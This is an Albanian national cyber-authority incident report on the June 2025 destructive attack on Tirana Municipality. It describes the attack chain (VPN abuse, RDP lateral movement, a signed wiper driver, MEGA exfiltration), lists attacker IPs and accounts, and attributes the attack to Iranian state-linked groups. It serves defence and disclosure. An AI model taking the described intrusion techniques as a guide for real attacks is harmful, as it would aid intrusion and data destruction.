



REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE

Analizë mbi sulmin kibernetik ndaj Bashkisë Tiranë

Versioni: 1.2
Datë: 10/07/2025

Përmbajtja:

1.	Përmbledhje Ekzekutive	6
2.	Informacioni Teknik	10
2.1	Pas në kohë ... viti 2022-2023.....	11
2.2	Data 11 Qershor 2025	14
2.2.1	Analiza e Firewall	15
2.2.2	Aktiviteti i zhvilluar	20
2.3	Data 13 Qershor 2025	23
2.3.1	Drejtoria e Përgjithshme e Taksave dhe Tarifave Vendore (dpttv.gov.al)	23
2.4	Data 14 Qershor 2025	26
2.5	Data 16 Qershor 2025	27
2.6	Datat 19-20 Qershor 2025	28
3.	Inteligjenca me burim të hapur (OSINT).....	36
4.	ATRIUIMI – Inteligjenca e kërcënimeve kibernetike	41
5.	Analiza e skedarit keqdashës Display_10.exe.....	43
6.	Analiza e skedarit rawio.sys.....	51
7.	Teknika MITRE ATT&CK	54
8.	Indikatorët e Sulmit.....	54

Lista e Figurave

Figura 1: Kohështirja eventeve.....	10
Figura 2: Publikime të dhënash email nga Bashkia e Tiranës.	11
Figura 3: Statusi aktual i MEGA 2023 fileshare-it i bllokuar	12
Figura 4: Cënueshmëria ProxyLogon	13
Figura 5: Dobësi për shfrytëzim ndër to dhe ekzekutim kodë në distancë (RCE) në Exchange Server.....	13
Figura 6: Dobësi për shfrytëzim Exchange Server 1 dhe 2.....	14
Figura 7: Tentativa BruteForce drejt mail server	14
Figura 8: Login të suksesshme drejt mail server.....	15
Figura 9: Qasje drejt përdoruesve	15
Figura 10: Diagrama e rrjetit e përgjithshme e infrastrukturës, pas analizës.....	16
Figura 11: Ndërfaqja e firewall e aksesueshme kudo	17
Figura 12: Akses i dyanshëm i [REDACTED] nga jashtë për një periudhë 1-javore.....	17
Figura 13: Portat e hapura TCP dhe UDP në [REDACTED]	18

Figura 14: Routing i subnet-eve.....	18
Figura 15: Filtra të cilat kanë qenë aktive.....	19
Figura 16: Sw L3 core, përdorues të shtuar	19
Figura 17: Login përmes SSLVPN	20
Figura 18: Login në SSH	20
Figura 19: Instalimi i tools-ave	20
Figura 20: Konfigurimi i çelësve privat SSH.....	20
Figura 21: RDP login nga [REDACTED] drejt [REDACTED]	21
Figura 22: p.exe eksportuar nga AmCache.....	21
Figura 23: p.exe i bllokuar nga [REDACTED]	21
Figura 24: Lëvizje laterale nga [REDACTED] Front End drejt [REDACTED] Back End server përmes RDP.....	22
Figura 25: Historiku Shfletuesit (Google Chrome).....	22
Figura 26: Log-et e autorizimit në vSphere	22
Figura 27: Form upload në dpttv.gov.al.....	23
Figura 28: Ndryshimi prapashitesës nga .txt në .php	24
Figura 29: Analiza kodit burim, skedari demo.php.....	24
Figura 30: Dekodimi i kodit burim demo.php	24
Figura 31: Fshehja në skedarin keqdashës php.....	25
Figura 32: Skedar i programuar në php	25
Figura 33: Leximi i skedarit ku mbahen fjalëkalimet në sistemet Linux.....	26
Figura 34: Krijimi dhe fshirja e skedarit aa.txt	26
Figura 35: Ping 4.2.2.4.....	26
Figura 36: Teknika të ngjashme me sulmet në Izrael	27
Figura 37: Lista Përdoruesve me privilegje të larta	27
Figura 38: Detaje mbi përdoruesin admin	28
Figura 39: Ekzekutimi i skriptit DSInternals	28
Figura 40: Listimi i përdoruesve të AD përmes DSInternals.....	28
Figura 41: Informacion mbi përdoruesit	29
Figura 42: Sistemet e përdorura nga përdoruesi [REDACTED] (AD-[REDACTED] web-server backend).....	29
Figura 43: Aktiviteti i logineve në Webserverin [REDACTED]	30
Figura 44: Përdorimi RDP për të aksesuar Active Directory.....	30
Figura 45: Historiku shfletuesit të [REDACTED] DB	31
Figura 46: Emaili i Mega Fileshare.....	32
Figura 47: Detajet e portofolit të Mega.....	32

Figura 48: Transaksioni kryer drejt Mega.....	33
Figura 49: Detajet e portofolit.....	33
Figura 50: Detajet e pagesave në bitcoin	34
Figura 51: Akses i përdoruesit k me ssl-vpn nga IP Iraniane	34
Figura 52: Loge nga aksesimet e SSL/VPN.....	35
Figura 53: Ekzekutimi i skedarit display_10.exe dhe krijimi i servisit RAW_IO	35
Figura 54: Logini në vSphere nga IP e Active Directory.....	36
Figura 55: Demonstrimi fshirjes manuale të serverave - shkëputur nga publikimi Homeland Justice në Telegram	36
Figura 56: Telegram Homeland Justice	37
Figura 57: Nxjerrja e të dhënave të Bashkisë Tiranë	37
Figura 58: Fshirja e serverave të demonstruar	38
Figura 59: Postimi i Inteligjencës së Symantec	40
Figura 60: Teknikat e përdorura ndaj Izraelit dhe ndaj Shqipërisë	42
Figura 61: Struktura e grupeve të sponsorizuara nga shteti Iranit	42
Figura 62: Gjuha e kompiluesit dhe certifikata.....	43
Figura 63: Funkcioni FUN_1400294c0	44
Figura 64: Evidentimi i rawio.sys në direktorinë temp.....	44
Figura 65: Krijimi i skedarit rawio.sys	45
Figura 66: Prapashtesat e skedarëve	46
Figura 67: Kërkimi i disqeve	47
Figura 68: Leximi i skedarëve dhe direktorive	47
Figura 69: Krijimi i servisit keqdashës RAW_IO.....	48
Figura 70: sectorio.sys	49
Figura 71: Serviset e symantec etj	50
Figura 72: Certifikata e rawio.sys	51
Figura 73: servisi i rawio.sys	52
Figura 74: source kodi i sectorio.....	53
Figura 75: Pas ekzekutimit të display_10.exe.....	53

PARATHËNIE

Ky raport është hartuar për të dokumentuar dhe analizuar një incident të rëndësishëm të sigurisë kibernetike që ka prekur infrastrukturën e Bashkisë Tiranë, në Republikën e Shqipërisë. Përmbajtja e raportit bazohet në informacionin e disponueshëm deri në përfundimin e analizës dhe përfshin të dhëna teknike, inteligjencë nga burime të hapura, si dhe artefakte të mbledhura gjatë menaxhimit të incidentit.

Qëllimi i raportit është të informojë dhe të ndërgjegjësojë palët e interesuara mbi natyrën, vlerësimin dhe ndikimin e këtij incidenti kibernetik. Ky raport **nuk konsiderohet përfundimtar**, pasi mund të pasojnë përditësime në bazë të zbulimeve të mëtejshme.

Disa nga këto kufizime përfshijnë:

Faza e parë:

Burimet e informacionit: Raporti është përgatitur bazuar në informacionin e vendosur në dispozicion nga operatori i infrastrukturës së prekur, si dhe analizimi i artefakteve të mbledhura gjatë procesit të menaxhimit të incidentit. Janë përdorur gjithashtu burime të hapura (OSINT), përfshirë të dhëna publike, analiza teknike të palëve të treta dhe indekse të kërcënimeve. Duhet theksuar se disa nga informacionet mund të mos pasqyrojnë zhvillimet më të fundit në kohë reale.

Faza e dytë:

Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të detajeve keqdashëse mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:

Analiza e kufizuar: Për shkak të natyrës komplekse të sulmit kibernetik, analiza mund të jetë e kufizuar në disa aspekte. Interpretimi i ngjarjes është subjektiv dhe mund të ndikohet nga mungesa e disa të dhënave kyçe.

Faza e katërt:

Siguria e informacionit: Të gjitha informacionet e përfshira në këtë raport janë konfidenciale dhe të destinuara vetëm për entitetin/infrastrukturën e prekur. Përdorimi i të dhënave të burimeve të hapura është bërë në përputhje me parimet e mbrojtjes së privatësisë dhe vlerësimit të saktësisë. Çdo shpërndarje apo përdorim jashtë këtij qëllimi duhet të bëhet vetëm me autorizim përkatës.

AKSK rezervon të drejtën për të përditësuar ose modifikuar përmbajtjen e këtij raporti pa njoftim paraprak.

Përdorimi dhe Kufizimi i Përgjegjësisë : Ky raport është përgatitur me qëllim ofrimin e një pasqyre sa më të plotë dhe të saktë lidhur me incidentin e sigurisë kibernetike që ka ndodhur. Përmbajtja e tij mbështetet në informacionin e disponueshëm gjatë periudhës së analizës dhe mund të mos përfshijë të gjitha aspektet e sulmit apo zhvillimet e mëvonshme që mund të kenë ndodhur. Autorët dhe institucionet përkatëse nuk mbajnë përgjegjësi për vendimet ose veprimet që mund të ndërmerren si rezultat i përdorimit të këtij raporti në mënyra të papërshtatshme ose jashtë kontekstit të tij origjinal, si dhe për dëmet që mund të shkaktohen nga kjo. Përdorimi i këtij raporti duhet të jetë i rezervuar vetëm për palët e autorizuar dhe në përputhje me qëllimin informues dhe mbrojtës për të cilin është hartuar. Çdo interpretim, shpërndarje apo përdorim i raportit jashtë këtij qëllimi kërkon autorizim të posaçëm nga Autoriteti Kombëtar për Sigurinë Kibernetike. Për të ruajtur integritetin dhe konfidencialitetin e informacionit, rekomandohet që raporti të trajtohet si dokument i ndjeshëm dhe të mos ripërdoret pa një rishikim zyrtar dhe përditësim të mëtejshëm.

Shënim: Në këtë raport mund të ketë informacione të fshehura për arsye konfidencialiteti dhe vazhdimësi hetimore të incidentit. Shpërndarja e këtij raporti është rreptësisht e ndaluar!

1. Përmbledhje Ekzekutive

Më datë 20 Qershor 2025, infrastruktura e Bashkisë Tiranë u bë objekt i një sulmi të sofistikuar kibernetik, i karakterizuar nga qëllime shkatërruese: fshirja e të dhënave dhe serverëve, marrja dhe eksfiltrimi i informacionit sensitive. Grupi “Homeland Justice” mori përgjegjësinë përmes një kanali publik në Telegram, ku publikoi informacione mbi komprometimin e sistemeve dhe shërbimeve të bashkisë.

Menjëherë pas raportimit të incidentit nga ana e institucionit të prekur dhe në vijim të konfirmimit për nevojën për mbështetje nga Bashkia Tiranë (edhe pse kjo infrastrukturë nuk është akoma pjesë e Infrastrukturave Kritike të Informacionit), Autoriteti Kombëtar për Siguri Kibernetike (AKSK) ngriti një grup pune të dedikuar për të menaxhuar incidentin dhe për të marrë masat e nevojshme për rikthimin në funksion të shërbimeve.

Dëmi i shkaktuar dhe vlerësimi fillestar

Nga analiza paraprake rezultoi se ishin prekur rreth 35 servera (fizik dhe virtual) të dëmtuara, kryesisht me sistem operativ *Windows*, si dhe mbi 200 kompjutera fundorë që i përkisnin përdoruesve fundorë. Gjithashtu, u evidentua se disa prej serverëve ishin fshirë në mënyrë manuale, çka e bëri të pamundur aksesimin dhe rikuperimin e tyre në kohë të shpejtë. Pas identifikimit, evidentohet se serverat e ndërtuar në platformën e virtualizimit Hyper-V ishin të paaksesueshem dhe kërkonin rikthim të Backup-eve të mëparshme. E njëjta situatë qëndronte për një pjesë të serverëve të vendosur në platformën e virtualizimit Vsphere ESXI.

Gjatë procesit të menaxhimit të incidentit kibernetik u evidentua dhe shtrirja e incidentit në infrastrukturën e Drejtorisë së Përgjithshme të Taksave dhe Tarifave Vendore Tiranë (DPTTV), ku ishte prekur Webserver-i ku është hostuar dhe faqja web e dpttv.gov.al.

Përfaqësuesit e sektorit IT të Bashkisë Tiranë konfirmuan ekzistencën e kopjeve rezervë për shërbimet kritike dhe vullnetin për bashkëpunim për rikthimin në funksion të shpejtë të infrastrukturës. Objektivi kryesor ishte garantimi i vazhdimësisë së shërbimeve ndaj qytetarëve.

Qëllimi i përbashkët i të gjitha palëve të përfshira në trajtimin e incidentit ishte minimizimi i ndikimit tek qytetarët dhe garantimi i vijueshmërisë së shërbimeve publike.

Përgjigja ndaj incidentit

Ekipi i AKSK u nda në katër grupe paralele për të mundësuar zgjidhjen e situatës dhe rimëkëmbjen e infrastrukturës së prekur. Këto grupe ishin:

1. **Threat Hunters** – të fokusuar në identifikimin dhe neutralizimin e kërcënimeve të vazhdueshme (persistente).
2. **Analizues të Forenzikës digjitale dhe analizues të skedarëve keqdashës** – për të analizuar sistemet e komprometuara, për të identifikuar origjinën dhe mënyrën e komprometimit, si dhe për të analizuar çdo komponent të dyshuar malware.
3. **Rikthimi i shërbimeve kritike** – për të rivënë në funksion shërbimet thelbësore të

Bashkisë së Tiranës dhe institucioneve në varësi të saj, në mënyrë të sigurt dhe në kohë sa më të shkurtër.

4. **Evidentimi i boshllëqeve dhe hartimi i planit të rehabilitimit** – për të identifikuar mangësitë në siguri dhe për të përgatitur një plan të detajuar për përmirësim dhe parandalim në të ardhmen.

Vektori i sulmit dhe zinxhiri i komprometimit

Sulmi filloi përmes një kodi keqdashës, një skedar i tipit i *ekzekutueshëm display_10.exe* i cili përmbante një certifikatë legjitime i nënshkruar dhe verifikuar zyrtarisht me emrin **Tengku Zamzam**, duke kapërcyer kështu shtresat mbrojtëse të sistemeve operative. Ajo që e bën këtë sulm të suksesshëm është përdorimi i një certifikate legjitime, jo për skedarin *display_10.exe*, por për *rawIO.sys*, pasi ky i fundit identifikohet si skedari ekzekutues (binary executable) në shërbim.

Serveri kryesor për ekzekutimin e vektorit të sulmit u përdor serveri *backend* [REDACTED].*tirana.al* [REDACTED] i ndjekur nga një lëvizje laterale drejt serverit *frontend* të *webserverit* [REDACTED].*tirana.al* [REDACTED]. Ky i fundit u shfrytëzua nga sulmuesit për të kryer lëvizje laterale drejt serverit *backend* të [REDACTED].*tirana.al* [REDACTED] i cili u përdor si pikë qëndrore (jump&activity host) për të zhvilluar të gjithë aktivitetin e tyre keqdashës. Vërehet instalimi i një agjenti për ngarkimin e të dhënave në një llogari në **MEGA fileshare**, përmes së cilës u realizua eksfiltrimi i të dhënave sensitive të Bashkisë së Tiranës në një kapaciteti prej 73.4GB të dhënash. Llogaria ishte e krijuar nën emrin **Nazario Paparella**, email **nazariopaparella_2025@proton.me**. Kjo llogari është aksesuar nga IP e Bashkisë së Tiranës si dhe Iran (**188.229.90.166**) që tregon aksesimin nga **dy profile të Megasync**. Aktualisht kjo llogari është bllokuar dhe nuk mund të aksesohet falë reagimit të shpejtë që u mor nga ekipi i përbashkët i menaxhimit të incidentit.

Po kështu panorama e sulmit krijohet dhe nga evidentimi i logeve të Firewall duke parë dhe rënien e linjës VPN nga sulmuesit duke përdorur tunelim SSL i cili rezulton të jetë nga shteti islamik i Iranit (**188.229.66.237**). Shfrytëzimi i lidhjes së VPN është ekzekutuar nga përdorues i jashtëm në grupin: [REDACTED] me përdoruesin me inicialet k. [REDACTED]. Më pas duke përdorur këtë përdorues nga ku kredencialet e tij janë marrë duke shfrytëzuar mail serverin, është bërë dhe lëvizja në rrjetin e sistemeve të Bashkisë së Tiranës. Serveri i përdorur si *Virtual Private Server (VPS)* i gjetur nga evidencat është IP **144.172.87.152 WINDOWS-LU-LUXE** e përdorur si *Command and Control Server (C2)*.

Atribuimi i sulmit

Bazuar në indikatorët teknikë, mjetet e përdorura dhe mënyrën e veprimit, sulmi i atribuohet me **nivel besueshmërie të lartë**, një grupi të lidhur me strukturat shtetërore të Republikës Islamike të Iranit, të njohur ndërkombëtarisht si:

- Red Sandstorm / STORM-0842 (Microsoft)
- Void Manticore (Checkpoint)
- APT34 (FireEye)
- Charming Kitten / Cobalt Mirage (CrowdStrike)

Bazuar në analizat teknike dhe lidhje me fushata të mëparshme, grupi ynë ka arritur të evidentojë këtë aktor, duke marrë parasysh përdorimin e mjeteve të përsëritura, përputhjen kohore me objektiva politike, dhe veprimtarinë propagandistike të koordinuar.

Detajet e plota mbi këtë atributim janë të përfshira në modulën analitik *“Atributimi – Inteligjenca e Kërcënimeve Kibernetike”* të këtij raporti.

Rikthimi i shërbimeve:

Duke marrë parasysh kompleksitetin e sulmit, shkallën e ekspozimit dhe domosdoshmërinë kritike të shërbimeve që ofron Bashkia e Tiranës për qytetarët, u morën masa të menjëhershme për rikuperimin dhe sigurimin e infrastrukturës. U vendosën politika strikte sigurie që përcaktojnë qartë mënyrën e menaxhimit të shërbimeve që janë të ekspozuara në internet, me fokus të veçantë në webserver-at dhe sistemet e brendshme të informacionit.

- Si hap i parë, u rikthyen nga kopjet e të dhënave (backups) portali zyrtar tirana.al, duke u siguruar që të gjitha komponentët e tij të ishin të pastër nga indikatorët e sulmit dhe të operonin në një ambient të izoluar dhe të monitoruar vazhdimisht.
- U ngrit sistemi i menaxhimit të dokumentave për tu përdorur në mjedisin e brendshëm. Këto sisteme u analizuan dhe duhet të merren masa të menjëhershme për përditësimin e tyre.
- U ngrit sistemi i menaxhimit helpdesk.
- U ngrit sistemi i menaxhimit financiar.
- U ngritën shërbimet e [REDACTED].tirana.al.
- U analizua dhe konstatua pika hyrëse nga [REDACTED].tirana.al.
- U aplikuan rregulla strikte në Firewall për të nxjerrë në rrjet vetëm për sektorë specifike që e aksesojnë brenda rrjetit.
- U aplikuan *query* dns për Active Direktorinë, në mënyrë që të ketë qasje në internet vetëm në këtë formë.
- [REDACTED] [REDACTED] [REDACTED] [REDACTED] [REDACTED] [REDACTED] [REDACTED] [REDACTED]
- Serveri antivirus, u rikthye përmes *backups*, pasi ishte fshirë nga aktorët keqdashës, nga serveri i menaxhimit ESXI.
- [REDACTED]
- [REDACTED] – u aplikuan rregullat strikte në firewall.
- [REDACTED] – u aplikuan rregullat strikte në firewall.
- [REDACTED] - u aplikuan rregullat strikte në firewall.
- Nga firewall u bllokua çdo akses nga jashtë. U aplikuan rregullat strikte të reja me IP specifike të që do të aksesohen nga stafi i IT së Tiranës.
- U realizuan analiza të thelluara të integritetit të sistemeve dhe aplikacioneve, si dhe u kryen skanime të avancuara për zbulimin e malware-ve dhe dobësive të njohura (CVE).
- Për të garantuar qëndrueshmëri dhe siguri të vazhdueshme, u ngritën edhe shërbime të tjera të brendshme kritike, të cilat kaluan përmes një procesi rigoroz të verifikimit të konfigurimeve, kontrollit të aksesit dhe testeve të sigurisë.

- Të gjitha këto sisteme u zhvendosën në mjedise të kontrolluara, me komunikim të ndarë logjikisht përmes VLAN-ve dhe me kontroll trafiku nëpërmjet firewall-ëve të brendshëm dhe të perimetrit.
- Për të mbajtur vazhdimisht nivelin e lartë të sigurisë, u vendos që analiza dhe skanimi i shërbimeve të bëhet në mënyrë periodike, duke përdorur mjetet më të avancuara të EDR/XDR, për të monitoruar ngjarjet, sjelljet anormale dhe për të ndaluar çdo përpjekje të mëtejshme për komprometim. Falë një mobilizimi të shpejtë dhe bashkëpunimi institucional, rikthimi i shërbimeve ndodhi në kohë rekord, duke reduktuar në minimum ndërprerjen e funksionit publik.

AKSK

2. Informacioni Teknik




Figura 1: Kohështrirja eventeve

2.1 Pas në kohë ... viti 2022-2023

Referuar incidentit kibernetik të ndodhur drejt infrastrukturës së Bashkisë Tiranë, është kryer një analizim i incidentit, mbi sipërfaqen e sulmit dhe detaje teknike të evidentuara bazuar në materialet e vendosura në dispozicion.

Datuar më herët, në Maj 2023, në grupin Telegram **“Homeland Justice”** janë publikuar materiale që lidhen drejtpërdrejt me email-et zyrtare të Bashkisë Tiranë, ku pasqyrohet se aktorët keqdashës kanë sulmuar më parë këtë infrastrukturë.




Figura 2: Publikime të dhënash email nga Bashkia e Tiranës.

Bazuar në këto informacione të ekspozuara në vitin 2023, falë mbështetjes së vazhdueshme dhe përfshirjes së Drejtorisë së Përgjithshme të Policisë së Shtetit, konkretisht Drejtorisë së Hetimit të Krimit Kibernetik, u arrit të evidentohet burimi i shpërndarjes së skedarëve:

- Platforma ku ishin ngarkuar materialet: **MEGA Fileshare** (<https://mega.nz/folder/nIwW1C4L#5FfLvBd9c8US4Je4Dql51Q>)
- Skedarët e publikuar: *tirana.al2.rar* dhe *tirana.al3.rar*
- Statusi aktual i fileshare-it: **i bllokuar** dhe jo më i aksesueshëm, pavarësisht se publikimi ndodhi në vitin 2023.




Figura 3: Statusi aktual i MEGA 2023 fileshare-it i bllokuar

Të dhënat teknike nga analiza i Mega fileshare e cila i përket publikimeve të 2023:

```
1. {
2.   "email": "urhent@yandex.com",
3.   "firstname": "Homeland",
4.   "useragent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
5.   like Gecko) Chrome/119.0.0.0 Safari/537.36",
6.   "creation_ip": [REDACTED],
7.   "additional_ips": [
8.     {
9.       "ip": [REDACTED],
10.      "country": [REDACTED],
11.    },
12.    {
13.      "ip": [REDACTED],
14.      "country": [REDACTED],
15.    }
16.  ]
17. }
18. Gjithashtu, një tjetër përdorues i lidhur me këtë skedar fileshare, rezulton të ketë pasur këtë
19. profil aksesimi:
20. {
21.   "useragent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
22.   (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36",
23.   "creation_ip": [REDACTED],
24. }
```

****Në vijim të raportit do të vërehet dhe përdorimi i po këtij fileshare MEGA në një nga makinat virtuale të kompromentuara.***

Analiza paraprake tregon se serveri i postës elektronike (**Windows Exchange Server**) i Bashkisë ishte i ekspozuar në ndërfaqen publike internet, duke e ekspozuar si një pikë potenciale hyrëse për aktorë të jashtëm.

Më datë 1 Shtator 2022, në serverin e *exchange*, sistemi i monitorimit *MSEExchange-ManagedAvailability* sinjalizoi rënien e plotë të shërbimit *ECP*, komponent kyç për logimin e administratorëve në *Exchange Admin Center (EAC)*. Ky lloj gabimi është i njohur në raste të shfrytëzimit të *ProxyLogon (CVE-2021-26855)*, një dobësi kritike *SSRF (Server-Side Request Forgery)* që lejon një aktor pa autentikim të dërgojë kërkesa në endpoint- et e brendshme të *serverit Exchange*, duke vepruar si përdorues i privilegjuar.

Problemi u identifikua nga *EcpBackEndLogonProbe*, e cila sinjalizoi:

Exchange Admin Center logon failing on Mailbox . Availability has dropped to 0%.

Figura 4: Cënueshmëria ProxyLogon

Cënueshmëri të tjera në serverin Exchange On-Prem.

Name	Severity	CVSS	Affected Software	Published on	First detected	Updated on	Threats	Tags
CVE-2	High	8.8						
CVE-2	High	8.8						
CVE-2	High	8.8						
CVE-2	High	8.8						
CVE-2	High	8.8						
CVE-2	High	8.8						
CVE-2	High	8.8						
CVE-2	High	8.8						
CVE-2	High	8.8						
CVE-2	High	8.4						
CVE-2	High	8.1						
CVE-2	High	8.1						

